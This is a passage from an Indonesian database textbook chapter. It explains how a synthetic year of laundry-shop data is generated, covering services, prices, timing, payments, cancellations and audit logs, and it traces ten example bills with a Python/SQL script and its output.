Pelanggan juga pergi. 18 % pelanggan yang sudah ada sebelum Oktober berhenti datang pada suatu saat acak dalam tahun itu, dan di Keputih, tempat 75 % pelanggannya mahasiswa, kira-kira sepertiga mahasiswa berhenti setelah 30 Juni 2026: mereka sudah lulus. Ke-54 pelanggan yang alamatnya memuat "(kos)" adalah para mahasiswa itu.

5.6.3 Layanan apa, dan berapa banyak?

Layanan diundi dengan **bobot**, seperti undian dengan lebih banyak kupon untuk hadiah tertentu. Bobot dasarnya memberi cuci-lipat 44 kupon, ekspres 11, setrika 9, kemeja dan bed cover masing-masing 6, selimut dan sepatu 4, jaket 3, jas, gaun, dan helm 2,5, gorden 2: total 96,5, jadi nota biasa adalah cuci-lipat dengan peluang $44/96.5 = 45.6$ %. Bobot itu lalu berubah menurut outlet, musim, dan pelanggan, seperti tampak pada **Tabel 5.5**.

Tabel 5.5 Bagaimana undian layanan berubah. Pengalinya saling dikalikan, seperti pengali kalender: seorang mahasiswa di Keputih melihat ekspres dengan 11 × 1,5 × 1,3 kupon.

Kapan	Apa yang berubah	Mengapa
Keputih, selalu	ekspres ×1,5, sepatu ×1,5, cuci-lipat ×1,1; jas ×0,5, gorden ×0,3, bed cover ×0,6	mahasiswa: cucian sedikit dan terburu-buru, sepatu kets, tanpa gorden
November sampai Maret	selimut ×1,5, jaket ×1,4, helm ×1,3	musim hujan: jaket dan helm basah, selimut tebal
5–18 Maret	bed cover ×3, selimut ×2, gorden ×4	bersih-bersih rumah menjelang Lebaran
April dan Mei	jas ×1,8, gaun atau kebaya ×1,8	musim pernikahan setelah Lebaran
pelanggan mahasiswa	cuci-lipat dan ekspres ×1,3, lainnya ×0,6	

Jumlahnya ditentukan berikutnya, dalam satuan layanan itu sendiri, dan di sinilah aturan bisnis BR-2 dari Bab 3 muncul. Berat selalu dibulatkan **ke atas** ke kilogram utuh berikutnya, sehingga untuk cuci-lipat generator mengundi berat dari distribusi segitiga antara 2 dan 12 kg, paling sering sekitar 5, lalu membulatkannya ke atas dengan `math.ceil`. Cucian mahasiswa lebih ringan: antara 2 dan 7 kg, paling sering 3. Barang dihitung per potong: satu sampai enam kemeja, satu

atau dua jas, satu sampai empat selimut, masing-masing dengan peluangnya sendiri (70 % nota bed cover berisi satu bed cover saja).

> **CONTOH:** Nota cuci-lipat terkecil sepanjang tahun beratnya 3 kg, tidak pernah 2, meskipun aturannya berbunyi "antara 2 dan 12". Undian segitiga menghasilkan bilangan real yang hampir tidak pernah tepat 2,0; apa pun di atas 2, bahkan 2,0001, dibulatkan ke atas menjadi 3. Toko yang sungguh membulatkan ke atas pun akan berperilaku sama, karena itu hal ini dibiarkan. Ini contoh bagus bagaimana satu `ceil` mengubah nilai terkecil yang dapat ditemukan kueri.

Jumlah tagihan lalu mengikuti aturan bisnis BR-1:

$$payment = price \times unit \tag{5.10}$$

dihitung sekali, saat nota dibuat, dan disimpan di nota itu. Cuci-lipat 5 kg adalah 8.000 × 5 = Rp 40.000; tiga bed cover 35.000 × 3 = Rp 105.000; nota termahal sepanjang tahun adalah dua pesanan gorden 11 kg seharga 15.000 × 11 = Rp 165.000.

5.6.4 Siapa yang menerima nota, dan di mana kantong menunggu

Pegawai penerima diundi dari staf `transaction` outlet itu **yang sudah mulai bekerja pada hari itu**, dengan bobot 1 untuk penyelia outlet dan 3 untuk yang lain: penyelia ikut menerima nota, tetapi lebih jarang daripada kasir yang memang bertugas untuk itu. Satu syarat inilah yang menyebabkan Anisa Rahmawati tidak punya nota sebelum 6 April 2026 dan kasir Wiyung, Fitri Handayani (mulai 15 Desember 2025), sudah siap ketika outletnya dibuka.

Setiap outlet memiliki 60 rak, `A01` sampai `A20`, `B01` sampai `B20`, dan `C01` sampai `C20`. Nota baru mendapat rak acak yang **kosong pada saat kedatangan**, dan rak itu tetap terisi sampai kantongnya diambil. Ini memodelkan aturan bisnis BR-8 ("satu rak menampung paling banyak satu nota terbuka"). Kantong yang tidak pernah diambil menempati raknya selamanya, seperti ditunjukkan Subbab 5.7.

5.7 Waktu Berjalan: Selesai, Diambil, dan Potret

5.7.1 Berapa lama pencuciannya

Setiap layanan punya rentang jam proses, dan generator mengundi waktu secara seragam di dalamnya: ekspres 3–6 jam, setrika 18–30 jam, cuci-lipat dan helm 24–48 jam, bed cover dan selimut 48–72 jam, cuci kering dan sepatu 48–96 jam, gorden 72–120 jam. Tiga penyesuaian menyusul, masing-masing peristiwa nyata dalam kehidupan toko:

- **Bulan-bulan sibuk lebih lambat.** Kecuali ekspres, waktunya dikalikan 1,2 pada masa menjelang Lebaran serta pada Desember dan Januari.
- **Sebagian kantong terlambat.** 3 % nota non-ekspres mendapat tambahan 24 sampai 72 jam: mesin rusak, hari tanpa matahari untuk area pengeringan.
- **Pengering Keputih rusak.** Setiap nota non-ekspres yang diterima di Keputih dari 25 sampai 30 September 2026 butuh 48 jam lebih lama. Ini satu insiden yang sengaja ditulis ke dalam aturan, dan itulah sebabnya potret memperlihatkan nota terlambat hanya di satu outlet.

Waktu selesai kemudian digeser ke **jam kerja**: petugas cuci bekerja dari 07.00 sampai 20.00, jadi kantong yang semestinya selesai pukul 23.10 baru selesai pada suatu saat acak setelah pukul 07.00 esok paginya, dan kantong yang jatuh tempo selama tutup Lebaran menunggu toko dibuka

kembali pada 23 Maret. Kasus terakhir itu adalah `B1324`, pesanan gorden 6 kg yang masuk ke Rungkut pada 14 Maret dan selesai pada 23 Maret pukul 07.32; Subbab 5.9 mengikutinya.

5.7.2 Kapan pelanggan kembali

Setelah selesai, pelanggan diberi tahu bahwa cuciannya siap. Kebanyakan datang dalam sehari dua hari; sebagian butuh berminggu-minggu; segelintir tidak pernah datang. Generator mengundi satu dari tiga perilaku:

- **0,6 %** kantong yang selesai **tidak pernah diambil**.
- **3 %** diambil **7 sampai 30 hari** kemudian.
- Sisanya diambil setelah jeda yang mengikuti distribusi eksponensial dengan rata-rata 22 jam, dipotong pada 72 jam, ditambah 0,2 sampai 2 jam:

$$delay = \min(X, 72) + U, \qquad X \sim \text{Exp(rerata 22 jam)}, \; U \sim \text{Seragam(0.2,2) jam} \tag{5.11}$$

Distribusi eksponensial adalah pasangan alami distribusi Poisson: jika pelanggan teringat cuciannya pada saat-saat acak dengan laju tetap, waktu tunggu sampai mereka teringat berdistribusi eksponensial. Suku seragam yang kecil memastikan tidak ada yang mengambil pada menit yang sama dengan selesainya cucian, dan waktu pengambilan digeser ke jam meja kasir, 07.00 sampai 21.00. Bab 7 akan mengukur hasilnya: rata-rata jeda antara selesai dan diambil berkisar 24 sampai 46 jam, tergantung layanannya.

5.7.3 Potret menentukan status

Sekarang potret dari Subbab 5.2.3 diterapkan. Jika waktu selesai jatuh setelah 30 September 2026 pukul 21.00, `finished` dan `departed` sama-sama dihapus; jika hanya waktu pengambilan yang jatuh setelahnya, `departed` yang dihapus. Status mengikuti apa yang tersisa:

$$status = \begin{cases} \texttt{departed} & \text{jika } \textit{departed} \text{ terisi} \\ \texttt{finished} & \text{jika hanya } \textit{finished} \text{ terisi} \\ \texttt{queued} & \text{jika keduanya kosong} \end{cases} \tag{5.12}$$

Persamaan (5.12) bukan sekadar cara kerja generator: ia adalah aturan basis data. Bab 6 menuliskannya sebagai batasan `CHECK` bernama `Bill_status_times`, sehingga tidak ada program yang dapat menyimpan nota yang statusnya bertentangan dengan waktu-waktunya.

5.8 Uang dan Jejak Audit

5.8.1 Tiga cara membayar

Setiap nota yang tidak dibatalkan mengikuti satu **rencana pembayaran**, yang diundi sekali:

- **40 %** membayar lunas saat menyerahkan cucian;
- **45 %** membayar lunas saat mengambil;
- **15 %** membayar **uang muka** (DP) saat menyerahkan dan sisanya saat mengambil.

Uang muka mengikuti kebiasaan toko mengambil separuh, dibulatkan ke bawah ke ribuan rupiah utuh, tetapi tidak pernah kurang dari Rp 1.000:

$$dp = \max\left(1000,\ 1000\left\lfloor \frac{\lfloor T/2 \rfloor}{1000} \right\rfloor\right) \tag{5.13}$$

dengan T jumlah tagihan dan $\lfloor x \rfloor$ berarti "bulatkan ke bawah ke bilangan bulat". Untuk `B0006`, $T = 36.000$: separuhnya 18.000, yang sudah berupa ribuan utuh, jadi DP-nya Rp 18.000 dan sisa saat pengambilan Rp 18.000. Untuk gaun seharga Rp 45.000, separuhnya 22.500, dibulatkan ke bawah menjadi Rp 22.000, dan pelanggan membayar Rp 23.000 saat mengambil. Jika DP akan sebesar seluruh tagihan, yang hanya terjadi pada nota yang sangat kecil, pelanggan langsung membayar lunas.

Pembayaran saat penyerahan dicatat satu sampai empat menit setelah nota dibuat, waktu yang dibutuhkan untuk menghitung kembalian atau memindai kode. Pembayaran saat pengambilan tercatat pada detik yang persis sama dengan serah terima.

5.8.2 Metode apa

Ke-24 pelanggan yang memiliki **deposit** (`Customer.credit`, uang yang dibayar di muka) membayar dengan metode `credit` setiap kali depositnya mencukupi, 90 % dari waktu itu; bila tidak mencukupi, biasanya (70 %) mereka mengisi ulang dulu di meja kasir. Pengisian ulang tidak tercatat di tabel mana pun, karena skema 2026.09 tidak memiliki tabel untuk itu; Bab 3 mencatatnya sebagai keterbatasan BR-15, dan `Customer.credit` hanyalah saldo yang tersisa pada saat potret.

Pelanggan lain memilih antara tunai, QRIS, dan transfer bank. QRIS, kode QR standar Indonesia yang dapat dibayar dengan dompet digital atau aplikasi bank apa pun, tumbuh sepanjang tahun. Peluang bahwa sebuah pembayaran pada bulan m (0 untuk Oktober 2025, 11 untuk September 2026) di outlet o memakai QRIS adalah

$$q(m, o) = 0.24 + 0.16\,\frac{m}{11} + 0.10\,[o = \text{O02}] \tag{5.14}$$

dengan kurung $[o = \text{O02}]$ bernilai 1 di Keputih dan 0 di tempat lain: mahasiswa paling sering membayar dengan ponsel. Transfer mendapat 10 % (4 % untuk uang muka), dan tunai sisanya. Jadi pelanggan Rungkut yang membayar pada Oktober 2025 memakai QRIS dengan peluang 0,24 dan tunai dengan peluang $1 - 0.24 - 0.10 = 0.66$, sedangkan pelanggan Keputih pada September 2026 memakai QRIS dengan peluang $0.24 + 0.16 + 0.10 = 0.50$.

Tren itu bukan karangan. Bank Indonesia melaporkan bahwa transaksi QRIS berlipat dua pada semester pertama 2026 menjadi 12,55 miliar transaksi senilai Rp 600,69 triliun, dengan 66 juta pengguna dan 44,86 juta merchant pada akhir Juni [9]. Toko kecil yang menerima QRIS pada 2026 adalah hal biasa, bukan pengecualian.

Setiap pembayaran nontunai mendapat **referensi**, sebagaimana dicatat kasir sungguhan: `QRIS 948774831344` untuk pembayaran QR, nama bank dan nomor transfer seperti `BNI 460508`, atau `DEPOSIT` untuk pembayaran dari deposit. Tunai tidak punya referensi, sehingga `reference` bernilai `NULL` tepat untuk 1.695 pembayaran tunai.

5.8.3 Masalah yang dicatat apa adanya

Tahun yang semuanya berjalan mulus tidak mengajarkan apa pun tentang kasus-kasus yang harus ditangani perangkat lunak. Tiga jenis masalah dimasukkan, dalam jumlah kecil yang realistis, dan ketiganya direpresentasikan **tanpa mengarang kolom** yang tidak ada dalam skema.

“Nanti saya transfer.” 1,2 % pelanggan yang berencana membayar saat pengambilan membawa pulang cuciannya dan berjanji mentransfer. Separuhnya menepati janji, 1 sampai 14 hari kemudian, sebagai pembayaran `transfer`. Separuh lainnya belum membayar pada saat potret: nota mereka `departed` dengan sisa tagihan di atas nol, yaitu **piutang** toko. Di Bab 7, kueri piutang menemukan enam di antaranya.

Pembatalan. 0,8 % nota dibatalkan sebelum dicuci, antara 30 menit dan 20 jam setelah datang. Aturan bisnis BR-5 dari Bab 3 menjelaskan cara menuliskan pembatalan dengan kolom-kolom asli: `status = 'departed'` (pelanggan membawa kembali kantongnya), `finished IS NULL` (tidak pernah diproses), `payment = 0` (tidak ada tagihan), tanpa pembayaran, dan satu baris `StatusLog` `'cancelled'`.

Keluhan. Sekitar 1,3 % nota yang sudah diambil berujung keluhan antara 4 jam dan 4 hari setelah pengambilan. Peluangnya berlipat dua untuk cuci kering dan sepatu, yang lebih mungkin rusak dan lebih mahal jika rusak, dan naik separuhnya pada masa menjelang Lebaran, ketika semua orang bekerja terlalu cepat:

$$p_{\text{keluhan}} = 0.013 \times 2^{[\text{cuci kering atau sepatu}]} \times 1.5^{[\text{lonjakan Lebaran}]} \tag{5.15}$$

Keluhan adalah baris `StatusLog` `'complaint'` yang dicatat oleh penyelia outlet; status notanya tidak berubah.

5.8.4 Jejak audit

Setiap nota mendapat baris `StatusLog` `'queued'` saat datang, atas nama pegawai yang menerimanya. Nota yang selesai mendapat `'finished'`, atas nama petugas cuci outlet itu yang sudah mulai bekerja (penyelia Keputih, yang bekerja di bagian cuci, juga menyelesaikan sebagian nota). Nota yang diambil mendapat `'departed'`, dan nota yang dibatalkan `'cancelled'`, atas nama pegawai meja kasir yang sedang bertugas. Keluhan menambah baris keempat. Waktu-waktu dalam log persis sama dengan waktu-waktu di nota, sehingga keduanya dapat saling diperiksa, dan Bab 6 memang memeriksanya.

5.9 Sepuluh Nota Ditelusuri dari Awal sampai Akhir

Aturan-aturan itu menjadi nyata ketika Anda mengikuti satu nota melewatinya. **Kode 5.7** mencetak, untuk nota mana pun, pelanggan dan layanannya, perhitungan harganya, setiap pembayaran beserta sisa tagihan berjalan, dan setiap peristiwa jejak auditnya beserta pegawai yang menyebabkannya. Tanpa argumen, program itu menelusuri sepuluh nota dalam subbab ini.

Kode 5.7 `python/03_trace_bill.py`: satu nota beserta pelanggan, layanan, pembayaran, dan peristiwa statusnya, digabung dari lima tabel.

```
"""Bab 5, Subbab 5.9: ikuti satu nota dari meja kasir sampai diambil.

Untuk setiap id nota pada baris perintah (bawaan: sepuluh nota yang ditelusuri
buku) dicetak notanya, pelanggan dan layanannya, setiap pembayaran beserta
sisa tagihan berjalan, dan setiap peristiwa StatusLog beserta pegawainya.
Run:  python 03_trace_bill.py            (sepuluh nota di buku)
      python 03_trace_bill.py B0006      (satu saja)
"""
import sys

from lpdb import open_db, rupiah

BOOK = ["B0001", "B0006", "B0002", "B0022", "B0277",
        "B0014", "B0340", "B1324", "B2909", "B2938"]


def trace(con, bill_id):
    b = con.execute("""
        SELECT b.id, b.arrived, b.finished, b.departed, b.status, b.rack,
               b.unit, b.payment, c.id, c.name, s.id, s.description, s.price,
               o.name, e.name
          FROM Bill b
          JOIN Customer c ON c.id = b.Customer_id
          JOIN Service  s ON s.id = b.Service_id
          JOIN Outlet   o ON o.id = b.Outlet_id
          JOIN Employee e ON e.id = b.Employee_id
         WHERE b.id = ?""", (bill_id,)).fetchone()
    if b is None:
        print(f"{bill_id}: no such bill")
        return
    (bid, arrived, finished, departed, status, rack, unit, charged,
     cid, cname, sid, sdesc, price, outlet, taker) = b
    print(f"=== {bid} at {outlet}, rack {rack}, status {status}")
    print(f"customer {cid} {cname}; received by {taker}")
    if status == "departed" and finished is None:      # BR-5: pembatalan
        print(f"{sid} {sdesc}: {unit} x {rupiah(price)}, cancelled -> Rp 0")
    else:
        print(f"{sid} {sdesc}: {unit} x {rupiah(price)} = {rupiah(charged)}")
    print(f"arrived  {arrived}   finished {finished}")
    print(f"departed {departed}")
    balance = charged
    for paid_at, method, amount, ref in con.execute(
            """SELECT paid_at, method, amount, reference FROM Payment
                WHERE Bill_id = ? ORDER BY paid_at, id""", (bid,)):
        balance -= amount
        print(f"  pay {paid_at} {method:<8} {rupiah(amount):>11}"
```

Kode 5.7 (Lanjutan) *python/03_trace_bill.py: satu nota beserta pelanggan, layanan, pembayaran, dan peristiwa statusnya, digabung dari lima tabel.*

```
              f"  ref {ref}  balance {rupiah(balance)}")
    if balance == charged and charged > 0:
        print("  (no payment recorded)")
    for changed_at, st, name in con.execute(
            """SELECT l.changed_at, l.status, e.name FROM StatusLog l
                 JOIN Employee e ON e.id = l.Employee_id
                WHERE l.Bill_id = ? ORDER BY l.changed_at, l.id""", (bid,)):
        print(f"  log {changed_at} {st:<9} by {name}")
    print(f"  balance now: {rupiah(balance)}")
    print()


con = open_db()
for bill_id in sys.argv[1:] or BOOK:
    trace(con, bill_id.upper())
con.close()
```

```
=== B0001 at Profitina Laundry Rungkut, rack B03, status departed
customer C0047 Imam Pratama; received by Hendra Wijaya
S0008 Bed cover, any size (per item): 1 x Rp 35.000 = Rp 35.000
arrived  2025-10-01 09:46:58   finished 2025-10-04 07:16:10
departed 2025-10-05 07:24:25
  pay 2025-10-05 07:24:25 cash       Rp 35.000  ref None  balance Rp 0
  log 2025-10-01 09:46:58 queued    by Hendra Wijaya
  log 2025-10-04 07:16:10 finished  by Agus Setiawan
  log 2025-10-05 07:24:25 departed  by Hendra Wijaya
  balance now: Rp 0

=== B0006 at Profitina Laundry Keputih, rack B18, status departed
customer C0108 Clarissa Permana; received by Rizky Pratama
S0002 Express wash & fold, 1 day (per kg): 3 x Rp 12.000 = Rp 36.000
arrived  2025-10-02 09:07:45   finished 2025-10-02 13:15:28
departed 2025-10-03 20:11:24
  pay 2025-10-02 09:09:06 cash       Rp 18.000  ref None  balance Rp 18.000
  pay 2025-10-03 20:11:24 cash       Rp 18.000  ref None  balance Rp 0
  log 2025-10-02 09:07:45 queued    by Rizky Pratama
  log 2025-10-02 13:15:28 finished  by Siti Nurhaliza Rahman
  log 2025-10-03 20:11:24 departed  by Kevin Tanoto
  balance now: Rp 0

=== B0002 at Profitina Laundry Rungkut, rack C10, status departed
customer C0111 Hendro Ramadhan; received by Hendra Wijaya
S0003 Ironing only (per kg): 4 x Rp 6.000 = Rp 24.000
arrived  2025-10-01 15:15:32   finished 2025-10-02 13:37:02
departed 2025-10-03 12:42:43
  pay 2025-10-03 12:42:43 credit     Rp 24.000  ref DEPOSIT  balance Rp 0
  log 2025-10-01 15:15:32 queued    by Hendra Wijaya
  log 2025-10-02 13:37:02 finished  by Agus Setiawan
  log 2025-10-03 12:42:43 departed  by Hendra Wijaya
  balance now: Rp 0

=== B0022 at Profitina Laundry Keputih, rack C18, status departed
customer C0017 Yuliana Halim; received by Kevin Tanoto
S0008 Bed cover, any size (per item): 1 x Rp 35.000 = Rp 35.000
arrived  2025-10-04 18:07:16   finished 2025-10-07 07:33:03
departed 2025-10-08 07:14:13
  pay 2025-10-10 07:19:46 transfer   Rp 35.000  ref BNI 460508  balance Rp 0
  log 2025-10-04 18:07:16 queued    by Kevin Tanoto
  log 2025-10-07 07:33:03 finished  by Wulan Sari Dewi
  log 2025-10-08 07:14:13 departed  by Rizky Pratama
  balance now: Rp 0
```

```
=== B0277 at Profitina Laundry Rungkut, rack C09, status departed
customer C0110 Fajar Tanoto; received by Hendra Wijaya
S0010 Curtain (per kg): 7 x Rp 15.000, cancelled -> Rp 0
arrived  2025-11-14 18:01:21   finished None
departed 2025-11-15 07:01:20
  log 2025-11-14 18:01:21 queued    by Hendra Wijaya
  log 2025-11-15 07:01:20 cancelled by Dewi Lestari Putri
  balance now: Rp 0

=== B0014 at Profitina Laundry Keputih, rack A19, status departed
customer C0105 Nurul Anggraeni; received by Kevin Tanoto
S0001 Wash, dry & fold (per kg): 3 x Rp 8.000 = Rp 24.000
arrived  2025-10-03 10:02:06   finished 2025-10-05 07:40:13
departed 2025-10-05 13:03:56
  pay 2025-10-03 10:04:28 cash       Rp 12.000  ref None  balance Rp 12.000
  pay 2025-10-05 13:03:56 qris       Rp 12.000  ref QRIS 948774831344  balance Rp 0
  log 2025-10-03 10:02:06 queued    by Kevin Tanoto
  log 2025-10-05 07:40:13 finished  by Siti Nurhaliza Rahman
  log 2025-10-05 13:03:56 departed  by Rizky Pratama
  log 2025-10-07 07:46:07 complaint by Siti Nurhaliza Rahman
  balance now: Rp 0

=== B0340 at Profitina Laundry Keputih, rack B12, status departed
customer C0117 Adi Eko Alatas; received by Rizky Pratama
S0008 Bed cover, any size (per item): 1 x Rp 35.000 = Rp 35.000
arrived  2025-11-25 18:51:54   finished 2025-11-28 13:35:32
departed 2025-11-30 07:19:38
  (no payment recorded)
  log 2025-11-25 18:51:54 queued    by Rizky Pratama
  log 2025-11-28 13:35:32 finished  by Moh. Ma'ruf Hidayat
  log 2025-11-30 07:19:38 departed  by Rizky Pratama
  balance now: Rp 35.000

=== B1324 at Profitina Laundry Rungkut, rack B17, status departed
customer C0171 Muhammad Sugiarto; received by Dewi Lestari Putri
S0010 Curtain (per kg): 6 x Rp 15.000 = Rp 90.000
arrived  2026-03-14 17:39:05   finished 2026-03-23 07:32:47
departed 2026-03-23 13:49:22
  pay 2026-03-23 13:49:22 qris       Rp 90.000  ref QRIS 919751691570  balance Rp 0
  log 2026-03-14 17:39:05 queued    by Dewi Lestari Putri
  log 2026-03-23 07:32:47 finished  by Yulia Kartika Sari
  log 2026-03-23 13:49:22 departed  by Hendra Wijaya
  balance now: Rp 0

=== B2909 at Profitina Laundry Keputih, rack A01, status queued
customer C0249 Nabila Sri Suryadi; received by Kevin Tanoto
S0001 Wash, dry & fold (per kg): 6 x Rp 8.000 = Rp 48.000
arrived  2026-09-26 16:07:42   finished None
departed None
  pay 2026-09-26 16:09:02 qris       Rp 48.000  ref QRIS 757301882299  balance Rp 0
  log 2026-09-26 16:07:42 queued    by Kevin Tanoto
  balance now: Rp 0

=== B2938 at Profitina Laundry Wiyung, rack A05, status finished
customer C0151 Syaiful Wijaya; received by Fitri Handayani
S0001 Wash, dry & fold (per kg): 5 x Rp 8.000 = Rp 40.000
arrived  2026-09-28 19:52:30   finished 2026-09-30 18:00:28
departed None
  (no payment recorded)
  log 2026-09-28 19:52:30 queued    by Fitri Handayani
  log 2026-09-30 18:00:28 finished  by Nur Aini Maulida
  balance now: Rp 40.000
```

Bacalah kesepuluh kisah itu satu per satu; masing-masing memperlihatkan aturan yang berbeda.

`B0001`, nota pertama tahun itu. Satu bed cover yang diterima di Rungkut oleh pemilik sendiri pukul 09.46 pada Rabu 1 Oktober 2025. Bed cover butuh 48 sampai 72 jam: selesai pada Sabtu pukul 07.16 oleh petugas cuci Agus Setiawan, diambil pada Minggu pukul 07.24, dan dibayar tunai saat diambil, sehingga waktu pembayarannya sama dengan waktu `departed` sampai ke detiknya. Rencananya: bayar saat mengambil.


`B0006`, uang muka. Tiga kilogram cuci ekspres di Keputih. Pukul 09.07 kasir Rizky Pratama membuat notanya; pukul 09.09, dua menit kemudian, pelanggan membayar Rp 18.000 tunai, tepat menurut Persamaan (5.13). Ekspres butuh 3 sampai 6 jam: selesai pukul 13.15 hari itu juga, oleh penyelia Siti Nurhaliza Rahman. Pelanggan kembali keesokan malamnya pukul 20.11, membayar Rp 18.000 sisanya, dan menerima kantongnya dari kasir lain, Kevin Tanoto. Dua pembayaran, satu nota, sisa tagihan yang turun dari Rp 36.000 ke Rp 18.000 lalu nol. Inilah nota yang dipakai Bab 3 sebagai contoh pembayaran sebagian.

`B0002`, dibayar dari deposit. Hendro Ramadhan membawa 4 kg untuk disetrika saja, Rp 24.000, dan saat pengambilan jumlah itu dipotong dari depositnya: metode `credit`, referensi `DEPOSIT`. Depositnya masih Rp 55.000 pada saat potret; daftar pelanggan teratas di Bab 7 memperlihatkannya.

`B0022`, dibayar belakangan. Satu bed cover di Keputih, diambil pada 8 Oktober pukul 07.14 tanpa pembayaran, lalu dibayar lewat transfer BNI pada 10 Oktober. Ini salah satu dari empat nota "dibayar belakangan" tahun itu: pelanggan yang berjanji mentransfer dan menepatinya.

`B0277`, pembatalan. Tujuh kilogram gorden di Rungkut, Rp 105.000 menurut daftar harga. Keesokan paginya pukul 07.01 pelanggan mengambilnya kembali sebelum dicuci. Semua yang ditetapkan BR-5 ada di sana: `departed` terisi, `finished` bernilai `NULL`, tanpa pembayaran, dan dua baris log, `queued` dan `cancelled`. Program mencetak "cancelled → Rp 0" karena jumlah yang tersimpan adalah 0, dan laporan pendapatan di Bab 7 tidak menambahkan apa pun untuknya.

`B0014`, keluhan. Tiga kilogram cuci-lipat di Keputih, dibayar dalam dua bagian, Rp 12.000 tunai saat penyerahan dan Rp 12.000 lewat QRIS saat pengambilan. Dua hari setelah diambil, pukul 07.46 pada 7 Oktober, penyelia mencatat sebuah keluhan. **Gambar 5.3** menggambar kehidupan nota ini pada garis waktu: jejak audit di atas, pembayaran di bawah, malam-malam dalam warna abu-abu.



Gambar 5.3 Kehidupan nota `B0014` menurut baris-barisnya di `StatusLog` dan `Payment`. Pita abu-abu adalah jam-jam toko tutup; uang muka menyusul kedatangan dua menit kemudian, dan pembayaran kedua bersamaan dengan serah terima.

`B0340`, piutang. Satu bed cover di Keputih, diambil pada 30 November 2025, tidak pernah dibayar. Program mencetak "(no payment recorded)" dan sisa tagihan Rp 35.000. Inilah yang pertama dari enam nota yang sudah diambil dalam daftar piutang, dan alasan layar serah terima aplikasi meminta kasir mencentang "pelanggan membayar nanti" secara eksplisit.

`B1324`**, gorden Lebaran.** Enam kilogram gorden di Rungkut pada Sabtu 14 Maret, hari lonjakan yang kita hitung dengan tangan di Subbab 5.4.6, ketika gorden mendapat bobot empat kali lipat dalam undian. Gorden butuh 72 sampai 120 jam, ×1,2 pada masa lonjakan, yang menaruh rencana waktu selesainya di antara pagi 18 Maret dan malam 20 Maret. Waktu kantong ini jatuh di dalam masa tutup 19 sampai 22 Maret, jadi ia menunggu, selesai pukul 07.32 pada 23 Maret, pagi pertama setelah toko dibuka lagi, lalu diambil dan dibayar lewat QRIS sore harinya.

`B2909`**, terlambat.** Enam kilogram cuci-lipat di Keputih pada 26 September 2026, dibayar di muka lewat QRIS. Semestinya selesai dalam 48 jam, tetapi pengeringnya rusak; pada saat potret, 101 jam setelah datang, nota ini masih `queued`. Inilah nota tertua dalam antrean hidup, dan kueri keterlambatan di Bab 7 mencantumkannya paling atas.

`B2938`**, siap diambil.** Lima kilogram di Wiyung, selesai pukul 18.00 pada malam terakhir, belum diambil dan belum dibayar. Inilah nota untuk cek status mandiri di Bab 4: pelanggan yang mengetik `B2938` dan nomor telepon `0896-0000-1482` akan melihat “Siap diambil, masih harus dibayar Rp 40.000”.

> **WAWASAN KUNCI:** Tidak ada satu tabel pun yang mampu menceritakan kisah-kisah ini sendirian. Harga ada di `Service`, jumlah tagihan di `Bill`, uang di `Payment`, orang di `Employee`, dan riwayat di `StatusLog`. **Kode 5.7** menggabungkannya dengan satu kunci: id nota. Itulah seluruh gagasan basis data relasional, dan Bab 6 merancang tabel-tabelnya agar setiap penggabungan ini mungkin dilakukan dan tidak ada yang bisa salah.

5.10 Seperti Apa Setahun Itu

Penelusuran menjawab pertanyaan “apa yang terjadi pada nota ini?”. Pemilik bertanya hal lain: berapa pendapatan setiap bulan, outlet mana yang tumbuh, layanan mana yang membayar sewa, kapan perlu dua kasir yang bertugas? Setiap pertanyaan adalah ringkasan atas ribuan baris, dan setiap pertanyaan mendapat grafik. **Kode 5.8** menghitung semuanya, lalu menyandingkan setiap aturan generator dengan apa yang ditunjukkan data.

Kode 5.8 `python/04_summary.py`: ringkasan-ringkasan di balik grafik subbab ini, dan pemeriksaan aturan generator terhadap data.

```
"""Bab 5, Subbab 5.10: ringkas setahun dan periksa aturannya.

Mencetak empat ringkasan yang menjadi dasar grafik bab ini (bulan, outlet,
layanan, jam), pola hari dalam sepekan di Rungkut, dan tabel yang
menyandingkan setiap aturan generator dengan apa yang ditunjukkan data.
Run:  python 04_summary.py
"""
from lpdb import open_db, table

con = open_db()


def rows(sql):
    return con.execute(sql).fetchall()


print("1. Month: bills, amount charged, money received")
table(["month", "bills", "charged", "received"], rows("""
    SELECT m.month, m.bills, m.charged, COALESCE(r.received, 0)
      FROM (SELECT SUBSTR(arrived, 1, 7) AS month, COUNT(*) AS bills,
                   SUM(payment) AS charged FROM Bill GROUP BY 1) m
      LEFT JOIN (SELECT SUBSTR(paid_at, 1, 7) AS month,
                        SUM(amount) AS received FROM Payment GROUP BY 1) r
        ON r.month = m.month
     ORDER BY m.month"""))

print("\n2. Outlet: bills, charged, average bill")
table(["outlet", "bills", "charged", "avg_bill"], rows("""
    SELECT Outlet_id, COUNT(*), SUM(payment), ROUND(AVG(payment))
      FROM Bill GROUP BY Outlet_id ORDER BY Outlet_id"""))

print("\n3. Service: bills and charged, largest first")
table(["service", "bills", "charged"], rows("""
    SELECT Service_id, COUNT(*), SUM(payment) FROM Bill
     GROUP BY Service_id ORDER BY SUM(payment) DESC"""))

print("\n4. Hour of arrival: bills in three slots")
table(["slot", "bills", "share_%"], rows("""
    SELECT CASE WHEN SUBSTR(arrived, 12, 2) < '10' THEN '07-10'
                WHEN SUBSTR(arrived, 12, 2) < '15' THEN '10-15'
                ELSE '15-21' END AS slot,
           COUNT(*), ROUND(100.0 * COUNT(*) / (SELECT COUNT(*) FROM Bill), 1)
      FROM Bill GROUP BY slot ORDER BY slot"""))
```

